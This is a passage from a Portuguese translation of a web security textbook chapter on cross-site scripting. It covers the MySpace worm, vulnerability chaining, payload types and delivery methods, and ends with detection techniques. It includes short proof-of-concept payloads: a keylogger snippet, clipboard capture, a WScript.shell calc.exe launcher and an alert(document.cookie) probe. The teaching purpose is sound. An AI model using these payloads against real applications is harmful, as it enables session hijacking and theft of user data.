


Figura 12-5: As etapas envolvidas em um ataque XSS baseado em DOM

As vulnerabilidades de XSS baseadas em DOM são mais semelhantes aos bugs de XSS refletidos do que aos armazenados. Sua exploração normalmente envolve um invasor que induz um usuário a acessar um URL criado contendo código mal-intencionado, e é a resposta do servidor a essa solicitação específica que faz com que o código mal-intencionado seja executado. No entanto, em termos de detalhes da exploração, há diferenças importantes entre o XSS refletido e o baseado em DOM, que examinaremos em breve.

Ataques XSS no mundo real

Os recursos que tornam as vulnerabilidades de XSS armazenadas potencialmente muito graves são evidentes em exemplos reais de exploração na natureza.

Os aplicativos de e-mail da Web estão inherentemente em risco de ataques de XSS armazenados, devido à forma como eles renderizam as mensagens de e-mail no navegador quando visualizadas pelo destinatário. Os e-mails podem conter conteúdo formatado em HTML e, portanto, o aplicativo está efetivamente copiando HTML de terceiros para as páginas que exibe aos usuários. Se um invasor puder enviar à vítima um e-mail em formato HTML contendo JavaScript mal-intencionado e se isso não for filtrado ou higienizado pelo aplicativo, a conta de webmail da vítima poderá ser comprometida apenas com a leitura do e-mail.

Aplicativos como o Hotmail implementam vários filtros para impedir que o JavaScript incorporado nos e-mails seja transmitido ao navegador do destinatário.

No entanto, vários desvios desses filtros foram descobertos ao longo dos anos, permitindo que um invasor construísse um e-mail criado que conseguisse executar JavaScript arbitrário quando visualizado no aplicativo de webmail.

Como qualquer usuário que lê esse e-mail tem a garantia de estar conectado ao aplicativo em

a vulnerabilidade é potencialmente devastadora para o aplicativo.

O site de rede social MySpace foi considerado vulnerável a um ataque de XSS armazenado em 2005. O aplicativo MySpace implementa filtros para evitar que os usuários coloquem JavaScript em sua página de perfil de usuário. No entanto, um usuário chamado Samy encontrou um meio de contornar esses filtros e colocou algum JavaScript em sua página de perfil. O script era executado sempre que um usuário visualizava esse perfil e fazia com que o navegador da vítima executasse várias ações com dois efeitos principais. Primeiro, ele adicionava o criminoso como "amigo" da vítima. Em segundo lugar, ele copiava o script para a página de perfil de usuário da própria vítima. Posteriormente, qualquer pessoa que visualizasse o perfil da vítima também seria vítima do ataque. Para executar as várias solicitações necessárias, o ataque usou técnicas de Ajax (consulte a barra lateral "Ajax" no final desta seção). O resultado foi um worm baseado em XSS que se espalhou exponencialmente e, em poucas horas, o criminoso original tinha quase um milhão de solicitações de amizade, conforme mostrado na Figura 12-6.

Como resultado, o MySpace foi obrigado a colocar o aplicativo off-line, remover o script malicioso dos perfis de todos os seus usuários e corrigir o defeito em seu

filtros anti-XSS. O criminoso acabou sendo forçado a pagar uma indenização financeira ao MySpace e a cumprir três meses de serviço comunitário, sem a ajuda de seus muitos amigos.



Figura 12-6: Amigos de Samy

AJAX

Ajax (ou Asynchronous JavaScript and XML) é uma tecnologia usada por alguns aplicativos para criar uma experiência interativa aprimorada para os usuários. Na maioria dos aplicativos da Web, cada ação do usuário (como clicar em um link ou enviar um formulário) resulta no carregamento de uma nova página HTML do servidor. Todo o conteúdo do navegador desaparece e é substituído por um novo conteúdo, mesmo que grande parte dele seja idêntico ao que estava lá antes. Essa maneira de operar cria uma experiência de usuário pontuada e difere muito do comportamento de aplicativos locais, como clientes de e-mail e outros softwares de escritório.

Continuação

AJAX (*continuação*)

O Ajax permite que os desenvolvedores da Web implementem uma interface de usuário cujo comportamento é muito mais próximo ao do software local. As ações do usuário ainda podem acionar uma viagem de ida e volta de solicitação e resposta ao servidor; no entanto, a página da Web inteira não é recarregada sempre que isso ocorre. Em vez disso, a solicitação não ocorre como um evento de navegação do navegador, mas é feita de forma assíncrona pelo JavaScript do lado do cliente. O servidor responde com uma mensagem leve contendo informações em XML, JSON ou qualquer outro formato, que é processada pelo script do lado do cliente e usada para atualizar a interface do usuário adequadamente. Por exemplo, em um aplicativo de compras, clicar no botão Adicionar à cesta pode simplesmente envolver a comunicação dessa ação ao servidor e a atualização da mensagem "Sua cesta contém X itens" na parte superior da tela. A página em si não é recarregada, o que resulta em uma experiência muito mais suave e satisfatória para o usuário.

O Ajax é implementado usando o objeto XMLHttpRequest. Esse objeto vem em várias formas, dependendo do navegador, mas todas elas funcionam basicamente da mesma maneira. A seguir, um exemplo simples de uso do Ajax no Internet Explorer para emitir uma solicitação assíncrona e processar sua resposta:

```
<script>
    var request = new ActiveXObject("Microsoft.XMLHTTP");
    request.open("GET", "https://wahh-app.com/foo", false);
    request.send();
    alert(request.responseText);
</script>
```

Uma condição muito importante que afeta o uso do XMLHttpRequest é que ele só pode ser usado para emitir solicitações para o mesmo domínio que a página que o está invocando. Sem essa restrição, o Ajax poderia ser usado para violar trivialmente a política de mesma origem do navegador, permitindo que os aplicativos recuperassem e processassem dados de um domínio diferente.

Encadeamento de XSS e outros ataques

Às vezes, as falhas de XSS podem ser encadeadas com outras vulnerabilidades para obter um efeito devastador. Os autores encontraram um aplicativo que tinha uma vulnerabilidade de XSS armazenada no nome de exibição do usuário. A única finalidade para a qual esse item era usado era mostrar uma mensagem de boas-vindas personalizada depois que o usuário fazia login. O nome de exibição nunca era exibido para outros usuários do aplicativo, portanto, inicialmente não parecia haver nenhum vetor de ataque para que os usuários causassem problemas ao editar seu próprio nome de exibição. Em outras circunstâncias, a vulnerabilidade seria classificada como de risco muito baixo.

No entanto, havia uma segunda vulnerabilidade no aplicativo. Controles de acesso defeituosos significavam que qualquer usuário poderia editar o nome de exibição de qualquer outro usuário. Novamente, por si só, esse problema tinha uma importância mínima: Por que um invasor estaria interessado em alterar o nome de exibição de outros usuários?

O encadeamento dessas duas vulnerabilidades de baixo risco permitiu que um invasor comprometesse completamente o aplicativo. Era trivial automatizar um ataque para injetar um script no nome de exibição de cada usuário do aplicativo. Esse script era executado sempre que um usuário fazia login no aplicativo e transmitia o token de sessão do usuário para um servidor de propriedade do invasor. Alguns dos usuários do aplicativo eram administradores, que faziam login com frequência e tinham a capacidade de criar novos usuários e modificar os privilégios de outros usuários. Um invasor simplesmente precisava esperar que um administrador fizesse login, sequestrar a sessão do administrador e, em seguida, atualizar sua própria conta para ter privilégios administrativos. As duas vulnerabilidades juntas representavam um risco crítico para a segurança do aplicativo.

COMMON MYTH "Não estamos preocupados com esse bug XSS de baixo risco - um usuário só poderia explorá-lo para atacar a si mesmo."

Como o exemplo ilustra, mesmo as vulnerabilidades aparentemente de baixo risco podem, nas circunstâncias certas, abrir caminho para um ataque devastador. Adotar uma abordagem de defesa em profundidade para a segurança implica remover todas as vulnerabilidades conhecidas, por mais insignificantes que possam parecer. Sempre presuma que um invasor será mais imaginativo do que você ao criar maneiras de explorar pequenos bugs!

Cargas úteis para ataques XSS

Até agora, concentramo-nos na carga útil clássica do ataque XSS, que consiste em capturar o token de sessão da vítima, sequestrar sua sessão e, assim, usar o aplicativo "como" a vítima, executando ações arbitrárias e, possivelmente, assumindo a propriedade da conta do usuário. De fato, há várias outras cargas úteis de ataque que podem ser fornecidas por meio de qualquer tipo de vulnerabilidade XSS.

Desfiguração virtual

Esse ataque envolve a injeção de dados maliciosos em uma página de um aplicativo da Web para fornecer informações enganosas aos usuários do aplicativo. Ele pode envolver simplesmente a injeção de marcação HTML no site ou pode usar scripts (às vezes hospedados em um servidor externo) para injetar conteúdo e navegação elaborados no site. Esse tipo de ataque é conhecido como *desfiguração virtual* porque o conteúdo real hospedado no servidor da Web do alvo não é modificado - a desfiguração é

gerados exclusivamente devido à forma como o aplicativo processa e processa a entrada fornecida pelo usuário.

Além de danos frívolos, esse tipo de ataque pode ser usado para vários fins criminosos. Uma desfiguração criada profissionalmente, entregue aos destinatários certos de maneira convincente, pode ser captada pela mídia de notícias e ter efeitos reais no comportamento das pessoas, nos preços das ações e assim por diante, para o ganho financeiro do invasor, conforme ilustrado na Figura 12-7.




Figura 12-7: Um ataque de desfiguração virtual que explora uma falha de XSS

Injetando a funcionalidade do cavalo de Troia

Esse ataque vai além da desfiguração virtual e injeta a funcionalidade de trabalho real no aplicativo vulnerável, projetado para enganar os usuários finais e fazê-los realizar alguma ação indesejável, como inserir dados confidenciais que são transmitidos ao invasor.

Um ataque óbvio que envolve funcionalidade injetada é apresentar aos usuários um formulário de login de Trojan que envia suas credenciais a um servidor controlado pelo invasor. Se for executado com habilidade, o ataque também poderá fazer o login do usuário no aplicativo real, de modo que ele não detecte nenhuma anomalia em sua experiência. O invasor fica então livre para usar as credenciais da vítima para seus próprios fins. Esse tipo de carga útil se presta bem a um ataque do tipo phishing, no qual os usuários recebem um URL criado dentro do aplicativo autêntico real e são informados de que precisarão fazer login normalmente para acessá-lo.

Outro ataque óbvio é pedir aos usuários que insiram os detalhes de seus cartões de crédito, geralmente com o incentivo de alguma oferta atraente. Por exemplo, a Figura 12-8 mostra um ataque de prova de conceito criado por Jim Ley, explorando uma vulnerabilidade XSS refletida encontrada no Google em 2004.




Figura 12-8: Um ataque XSS refletido injetando a funcionalidade de Trojan

Como os URLs nesses ataques apontam para o nome de domínio autêntico do aplicativo real, com um certificado SSL válido, quando aplicável, eles têm muito mais probabilidade de persuadir as vítimas a enviar informações confidenciais do que sites de phishing puro hospedados em um domínio diferente e que simplesmente cloram o conteúdo do site visado.

COM MON MYTH "Não estamos preocupados com nenhum bug de XSS na parte não autenticada do nosso site - eles não podem ser usados para sequestrar sessões."

Esse pensamento é errôneo por dois motivos. Primeiro, uma falha de XSS na parte não autenticada de um aplicativo normalmente pode ser usada para comprometer diretamente as sessões de usuários autenticados. Portanto, uma falha de XSS refletida não autenticada é normalmente mais grave do que uma autenticada, porque o escopo das possíveis vítimas é mais amplo. Em segundo lugar, mesmo que um usuário ainda não esteja autenticado, um invasor pode implantar uma funcionalidade de cavalo de Troia que persiste no navegador da vítima em várias solicitações, aguardando até que ela faça login e, em seguida, sequestrando a sessão resultante.

Induzir ações do usuário

Se um invasor sequestrar a sessão de uma vítima, ele poderá usar o aplicativo "como" esse usuário e executar qualquer ação em seu nome. No entanto, essa abordagem para executar ações arbitrárias nem sempre é desejável. Ela exige que o invasor monitore seu próprio servidor em busca de envios de tokens de sessão capturados de usuários comprometidos e exige que ele execute a ação relevante em nome de cada usuário. Se muitos usuários estiverem sendo atacados, isso pode não ser praticável. Além disso, ele deixa um rastro pouco sutil em qualquer registro de aplicativo, que pode ser trivialmente usado para identificar o computador responsável pelas ações não autorizadas durante qualquer investigação.

Uma alternativa ao sequestro de sessão, quando um invasor deseja simplesmente executar um conjunto específico de ações em nome de cada usuário comprometido, é usar o próprio script de carga de ataque para executar as ações. Essa carga útil de ataque é particularmente útil nos casos em que um invasor deseja executar alguma ação que exija privilégios administrativos, como modificar as permissões atribuídas a uma conta que ele controla. Com uma grande base de usuários, seria trabalhoso sequestrar a sessão de cada usuário e determinar se a vítima era um administrador. Uma abordagem mais eficaz é induzir cada usuário comprometido a tentar atualizar as permissões na conta do invasor. A maioria das tentativas falhará, mas no momento em que um usuário administrativo for comprometido, o invasor conseguirá aumentar os privilégios. As formas de induzir ações em nome de outros usuários são descritas na seção "Solicitação de falsificação", mais adiante neste capítulo.

O worm MySpace XSS descrito anteriormente é um exemplo dessa carga de ataque e ilustra o poder desse tipo de ataque para executar ações não autorizadas em nome de uma base de usuários em massa com o mínimo de esforço do invasor.

Um invasor cujo alvo principal é o próprio aplicativo, mas que deseja permanecer o mais furtivo possível, pode aproveitar esse tipo de carga útil de ataque XSS para fazer com que outros usuários executem ações mal-intencionadas de sua escolha contra o aplicativo. Por exemplo, o invasor poderia fazer com que outro usuário explorasse uma vulnerabilidade de injeção de SQL para adicionar um novo administrador à tabela de contas de usuário no banco de dados. O invasor controlaria a nova conta, mas qualquer investigação dos logs do aplicativo pode concluir que um usuário diferente foi o responsável.

Exploração de qualquer relação de confiança

Você já viu uma importante relação de confiança que pode ser explorada pelo XSS: os navegadores confiam no JavaScript recebido de um site com os cookies

emitido por esse site. Há várias outras relações de confiança que às vezes podem ser exploradas em um ataque XSS:

Se o aplicativo utilizar formulários com o recurso autocompletar ativado, o JavaScript emitido pelo aplicativo poderá capturar quaisquer dados inseridos anteriormente que o navegador do usuário tenha armazenado no cache do autocompletar. Ao instanciar o formulário relevante, aguardar que o navegador preencha automaticamente seus conteúdos e, em seguida, consultar os valores dos campos do formulário, o script pode roubar esses dados e transmiti-los ao servidor do invasor. A mesma técnica também pode ser executada contra o gerenciador de senhas do Firefox para roubar as credenciais do usuário para o aplicativo. Esse ataque pode ser mais poderoso do que a injeção da funcionalidade de Trojan, porque os dados confidenciais podem ser capturados sem exigir nenhuma interação do usuário.

Alguns aplicativos da Web recomendam ou exigem que os usuários adicionem seu nome de domínio à zona "Sites confiáveis" do navegador. Isso quase sempre é indesejável e significa que qualquer falha do tipo XSS pode ser explorada para realizar a execução arbitrária de código no computador de um usuário vítima. Por exemplo, se um site estiver sendo executado na zona Trusted Sites do Internet Explorer, a injeção do código a seguir fará com que o programa de calculadora do Windows seja iniciado no computador do usuário:

```
<script>
    var o = new ActiveXObject('WScript.shell'); o.Run('calc.exe');
</script>
```

Os aplicativos da Web geralmente implantam controles ActiveX que contêm métodos avançados (consulte a seção "Ataque a controles ActiveX", mais adiante neste capítulo). Alguns aplicativos procuram evitar o uso indevido por terceiros verificando, dentro do próprio controle, se a página da Web que o invocou foi emitida a partir do site correto. Nessa situação, o controle ainda pode ser usado indevidamente por meio de um ataque XSS, pois, nesse caso, o código de invocação satisfará a verificação de confiança implementada no controle.

COM MON MYTH "Phishing e XSS afetam apenas aplicativos na Internet pública."

Os bugs de XSS podem afetar qualquer tipo de aplicativo da Web, e um ataque contra um aplicativo baseado em intranet, enviado por meio de um e-mail de grupo, pode explorar duas formas de confiança. Primeiro, há a confiança social explorada por um e-mail interno enviado entre colegas. Em segundo lugar, os navegadores das vítimas geralmente confiam mais nos servidores da Web corporativos do que nos servidores da Internet pública - por exemplo, no Internet Explorer, se um computador fizer parte de um domínio corporativo, o navegador usará como padrão um nível mais baixo de segurança ao acessar aplicativos baseados em intranet.

Ampliação do ataque do lado do cliente

Há várias maneiras pelas quais um site pode atacar diretamente os usuários que o visitam. Qualquer um desses ataques pode ser realizado por meio de uma falha de script entre sites em um aplicativo vulnerável (embora também possa ser realizado diretamente por qualquer site mal-intencionado que um usuário visite).

Registro de pressionamentos de teclas

O JavaScript pode ser usado para monitorar todas as teclas pressionadas pelo usuário enquanto a janela do navegador estiver ativa, inclusive senhas, mensagens privadas e outras informações pessoais. O script de prova de conceito a seguir capturará todas as teclas pressionadas no Internet Explorer e as exibirá na barra de status do navegador:

```
<script>document.onkeypress = function () {
    window.status += String.fromCharCode(window.event.keyCode);
} </script>
```

Capturar conteúdo da área de transferência

O JavaScript pode ser usado para capturar o conteúdo da área de transferência. O script de prova de conceito a seguir exibirá um alerta contendo o conteúdo atual da área de transferência:

```
<script>
    alert(window.clipboardData.getData('Text'));
</script>
```

Monitorar a área de transferência periodicamente enquanto o usuário trabalha em outras tarefas pode resultar na captura de todos os tipos de informações. Por exemplo, há alguns aplicativos de e-mail seguros que usam a área de transferência ao criptografar e descriptografar mensagens e não limpam seu conteúdo após o uso. (Observe que o Internet Explorer 7 pede permissão ao usuário antes de permitir que o conteúdo da área de transferência seja capturado, para evitar esse tipo de ataque).

Roubo de histórico e consultas de pesquisa

O JavaScript pode ser usado para realizar um exercício de força bruta para descobrir sites de terceiros visitados recentemente pelo usuário e consultas que ele realizou em mecanismos de pesquisa populares. Isso pode ser feito criando dinamicamente hiperlinks para sites comuns e para consultas de pesquisa comuns, e usando a API `getComputedStyle` para testar se o link é colorido como visitado ou não visitado. Uma lista enorme de possíveis alvos pode ser verificada rapidamente com impacto mínimo sobre o usuário.

Enumerar os aplicativos usados atualmente

O JavaScript pode ser usado para determinar se o usuário está atualmente conectado a aplicativos da Web de terceiros. A maioria dos aplicativos contém páginas protegidas que podem ser visualizadas somente por usuários conectados, como a página My Details. Se um usuário não autenticado solicitar a página, ele receberá um conteúdo diferente, como uma mensagem de erro ou um redirecionamento para o login.

Esse comportamento pode ser aproveitado para determinar se um usuário está conectado a um aplicativo de terceiros. O script injetado pode emitir uma solicitação para a página protegida para determinar seu estado. Uma restrição importante aqui, obviamente, é que, embora o script possa fazer solicitações arbitrárias, ele não pode processar as respostas, devido à política de mesma origem do navegador. No entanto, lembre-se de que a mesma política de origem trata os próprios scripts como código e não como dados, e os aplicativos podem carregar e executar scripts de um domínio diferente. Isso fornece uma base suficiente para que um invasor determine em que estado a página protegida está e, portanto, se o usuário está conectado.

O truque é tentar carregar e executar dinamicamente a página protegida como uma parte do JavaScript:

```
window.onerror = fingerprint;
<script src="https://other-app.com/MyDetails.aspx"></script>
```

Obviamente, qualquer que seja o estado da página protegida, ela contém apenas HTML, portanto, um erro de console JavaScript é lançado. Crucialmente, o erro do console conterá um número de linha e um tipo de erro diferentes, dependendo do documento HTML exato retornado. O invasor pode implementar um manipulador de erros (na função de impressão digital) que verifica o número da linha e o tipo de erro que surgem quando o usuário está conectado. Apesar das mesmas restrições de origem, o script do invasor pode deduzir em que estado está a página protegida.

Depois de determinar em quais aplicativos populares de terceiros o usuário está conectado no momento, o invasor pode realizar ataques de falsificação de solicitações entre sites altamente focados para executar ações arbitrárias nesses aplicativos no contexto de segurança do usuário comprometido (consulte a seção "Falsificação de solicitações", mais adiante neste capítulo).

Varredura de portas na rede local

Usando técnicas pioneiras de Jeremiah Grossman e Robert Hansen, o JavaScript pode ser usado para executar uma varredura de portas de hosts na rede local do usuário, para identificar serviços que possam ser exploráveis. Se um usuário estiver atrás de um firewall corporativo ou doméstico, um invasor poderá acessar serviços que não podem ser acessados pela Internet pública. Se o invasor examinar a interface de loopback do computador cliente, ele poderá contornar qualquer firewall pessoal instalado pelo usuário.

A varredura de portas baseada em navegador pode usar um applet Java para determinar o endereço IP do usuário (que pode ser NAT-ed da Internet pública) e, assim, inferir o intervalo de IP da rede local. O script pode então iniciar conexões HTTP com hosts e portas arbitrários para testar a conectividade. Conforme já descrito, a mesma política de origem impede que o script processe as respostas a essas solicitações. No entanto, um truque semelhante ao usado para detectar o status de login também pode ser usado para testar a conectividade da rede. Aqui, o script do invasor tenta carregar e executar dinamicamente um script de cada host e porta visados. Se um servidor da Web estiver em execução nessa porta, ele retornará HTML ou algum outro conteúdo, resultando em um erro de console JavaScript que o script de varredura de porta pode detectar. Caso contrário, a tentativa de conexão atingirá o tempo limite ou não retornará dados e, nesse caso, nenhum erro será lançado. Portanto, apesar das mesmas restrições de origem, o script de varredura de portas pode confirmar a conectividade com hosts e portas arbitrários.

Atacar outros hosts de rede

Depois de uma varredura de porta bem-sucedida para identificar outros hosts, um script mal-intencionado pode tentar identificar cada serviço descoberto e atacá-lo de várias maneiras. Muitos servidores da Web contêm arquivos de imagem localizados em URLs exclusivos. O código a seguir verifica se há uma imagem específica associada a uma gama popular de roteadores DSL:

```

```

Se a função `notNetgear` não for invocada, então o servidor foi totalmente identificado com sucesso. O script pode, então, atacar o servidor Web, explorando as vulnerabilidades conhecidas no software específico ou realizando um ataque de falsificação de solicitação (descrito mais adiante neste capítulo). Nesse exemplo, o invasor poderia tentar reconfigurar o roteador para abrir portas adicionais em sua interface externa ou expor sua função administrativa ao mundo. Observe que muitos ataques altamente eficazes desse tipo exigem apenas a capacidade de emitir solicitações arbitrárias, não de processar suas respostas e, portanto, não são afetados pela política de mesma origem do navegador.

Em determinadas situações, um invasor pode aproveitar as técnicas de fixação anti-DNS para violar a mesma política de origem e realmente recuperar conteúdo de servidores da Web na rede local. Esses ataques são descritos mais adiante neste capítulo.

Indo além dos ataques contra servidores da Web, Wade Alcorn realizou algumas pesquisas interessantes que demonstram as possibilidades de ataque a outros serviços de rede por meio de um navegador sequestrado. Consulte o documento a seguir para obter mais detalhes:

www.ngssoftware.com/research/papers/InterProtocolExploitation.pdf

Explorar vulnerabilidades do navegador

Se houver erros no navegador do usuário ou em qualquer plug-in instalado, um invasor poderá explorá-los por meio de JavaScript ou HTML malicioso. Em alguns casos, bugs em plug-ins, como o Java VM, permitiram que os invasores realizassem comunicação binária bidirecional com serviços não HTTP no computador local ou em outro lugar, permitindo que o invasor explorasse vulnerabilidades existentes em outros serviços identificados por meio de varredura de portas. Muitos produtos de software (inclusive produtos não baseados em navegador) instalam controles ActiveX que podem conter vulnerabilidades.

Mecanismos de entrega para ataques XSS

Depois de identificar uma vulnerabilidade de XSS e formular uma carga útil adequada para explorá-la, o invasor precisa encontrar algum meio de entregar o ataque a outros usuários do aplicativo. Já discutimos várias maneiras pelas quais isso pode ser feito. De fato, há muitos outros mecanismos de distribuição disponíveis para um invasor.

Fornecimento de ataques XSS refletidos e baseados em DOM

Além do vetor de phishing óbvio de enviar por e-mail em massa um URL criado para usuários aleatórios, um invasor pode tentar realizar um ataque XSS refletido ou baseado em DOM por meio dos seguintes mecanismos:

Em um ataque direcionado, um e-mail forjado pode ser enviado a um único usuário-alvo ou a um pequeno número de usuários. Por exemplo, um administrador de aplicativo pode receber um e-mail aparentemente originado de um usuário conhecido, alegando que um URL específico está causando um erro. Quando um invasor deseja comprometer a sessão de um usuário específico (em vez de coletar as sessões de usuários aleatórios), um ataque direcionado bem informado e convincente costuma ser o mecanismo de entrega mais eficaz.

Um URL pode ser enviado a um usuário-alvo em uma mensagem instantânea.

O conteúdo e o código em sites de terceiros podem ser usados para gerar solicitações que acionam falhas de XSS. Por exemplo, o site wahh-innocuous.com pode conter conteúdo interessante para induzir os usuários a visitá-lo, mas também pode conter scripts que fazem com que o navegador do usuário faça solicitações contendo cargas úteis de XSS para um aplicativo vulnerável. Se um usuário estiver conectado ao aplicativo vulnerável e navegar pelo wahh-innocuous.com, a sessão do usuário com o aplicativo vulnerável será comprometida.

Depois de criar um site adequado, um invasor pode usar técnicas de manipulação de mecanismos de pesquisa para gerar visitas de usuários adequados - para

Por exemplo, colocando palavras-chave relevantes no conteúdo do site e criando links para o site usando expressões relevantes. No entanto, esse mecanismo de entrega não tem nada a ver com phishing - o site do invasor não tenta se passar pelo site que está sendo visado.

Observe que esse mecanismo de entrega pode permitir que um invasor explore vulnerabilidades XSS refletidas e baseadas em DOM que podem ser acionadas somente por meio de solicitações POST. Com essas vulnerabilidades, obviamente não há um URL simples que possa ser fornecido a um usuário vítima para realizar um ataque. No entanto, um site mal-intencionado pode conter um formulário HTML que usa o método POST e tem o aplicativo vulnerável como URL de destino. O JavaScript ou os controles de navegação na página podem ser usados para enviar o formulário, explorando com êxito a vulnerabilidade.

Em uma variação do ataque a sites de terceiros, sabe-se que alguns invasores pagam por anúncios em banners com links para um URL que contém uma carga útil de XSS para um aplicativo vulnerável. Se um usuário estiver conectado ao aplicativo vulnerável e clicar no anúncio, sua sessão com esse aplicativo será comprometida. Como muitos provedores usam palavras-chave para atribuir anúncios a páginas relacionadas a eles, já houve casos em que um anúncio que atacava um aplicativo específico foi atribuído às páginas do próprio aplicativo! Isso não apenas dá credibilidade ao ataque, mas também garante que alguém que clicar no anúncio esteja usando o aplicativo vulnerável no momento do ataque. Além disso, como muitos provedores de anúncios em banner cobram por clique, essa técnica permite que o invasor "compre" um número específico de sessões de usuário.

Muitos aplicativos da Web implementam uma função para "contar a um amigo" ou enviar feedback aos administradores do site. Essa função geralmente permite que um usuário gere um e-mail com conteúdo e destinatários arbitrários. Um invasor pode aproveitar essa funcionalidade para realizar um ataque de XSS por meio de um e-mail que realmente se origina do próprio servidor da organização, aumentando a probabilidade de que até mesmo usuários com conhecimento técnico e softwares antimalware o aceitem.

Fornecimento de ataques XSS armazenados

Há dois tipos de mecanismos de entrega para ataques de XSS armazenados: dentro e fora da banda.

A entrega em banda se aplica na maioria dos casos e é usada quando os dados que são objeto da vulnerabilidade são fornecidos ao aplicativo por meio de sua web principal

interface. Os locais comuns onde os dados controláveis pelo usuário podem ser exibidos para outros usuários incluem:

Campos de informações pessoais - nome, endereço, e-mail, telefone e similares.

Nomes de documentos, arquivos carregados e outros itens.

Feedback ou perguntas aos administradores de aplicativos.

Mensagens, comentários, perguntas e coisas do gênero para outros usuários do aplicativo.

Qualquer coisa que seja registrada em registros de aplicativos e exibida no navegador para os administradores, como URLs, nomes de usuário, HTTP Referer, User-Agent e similares.

Nesses casos, a carga útil do XSS é entregue simplesmente enviando-a para a página relevante dentro do aplicativo e, em seguida, aguardando que as vítimas visualizem os dados maliciosos.

A entrega fora de banda aplica-se aos casos em que os dados que são objeto da vulnerabilidade são fornecidos ao aplicativo por meio de algum outro canal. O aplicativo recebe os dados por esse canal e, por fim, os renderiza em páginas HTML geradas em sua interface principal da Web. Um exemplo desse mecanismo de entrega é o ataque já descrito contra aplicativos de webmail, que envolve o envio de dados mal-intencionados a um servidor SMTP, os quais acabam sendo exibidos aos usuários em uma mensagem de e-mail em formato HTML.

Localização e exploração de vulnerabilidades de XSS

Uma abordagem básica para identificar vulnerabilidades de XSS é usar uma cadeia de ataque padrão de prova de conceito, como a seguinte:

```
"><script>alert(document.cookie)</script>
```

Essa cadeia é enviada como parâmetro para todas as páginas do aplicativo, e as respostas são monitoradas quanto ao aparecimento dessa mesma cadeia. Se forem encontrados casos em que a string de ataque aparece inalterada na resposta, é quase certo que o aplicativo está vulnerável a XSS.

Se a sua intenção é simplesmente identificar *alguma* instância de XSS no aplicativo o mais rápido possível para lançar um ataque contra outros usuários do aplicativo, essa abordagem básica provavelmente é a mais eficaz, pois pode ser altamente automatizada e produz o mínimo de falsos positivos. No entanto, se o seu objetivo for realizar um teste abrangente do aplicativo, projetado para localizar o maior número possível de vulnerabilidades individuais, a abordagem básica precisará ser complementada com técnicas mais sofisticadas. Há várias técnicas diferentes

maneiras pelas quais podem existir vulnerabilidades XSS em um aplicativo que não serão identificadas por meio da abordagem básica de detecção:

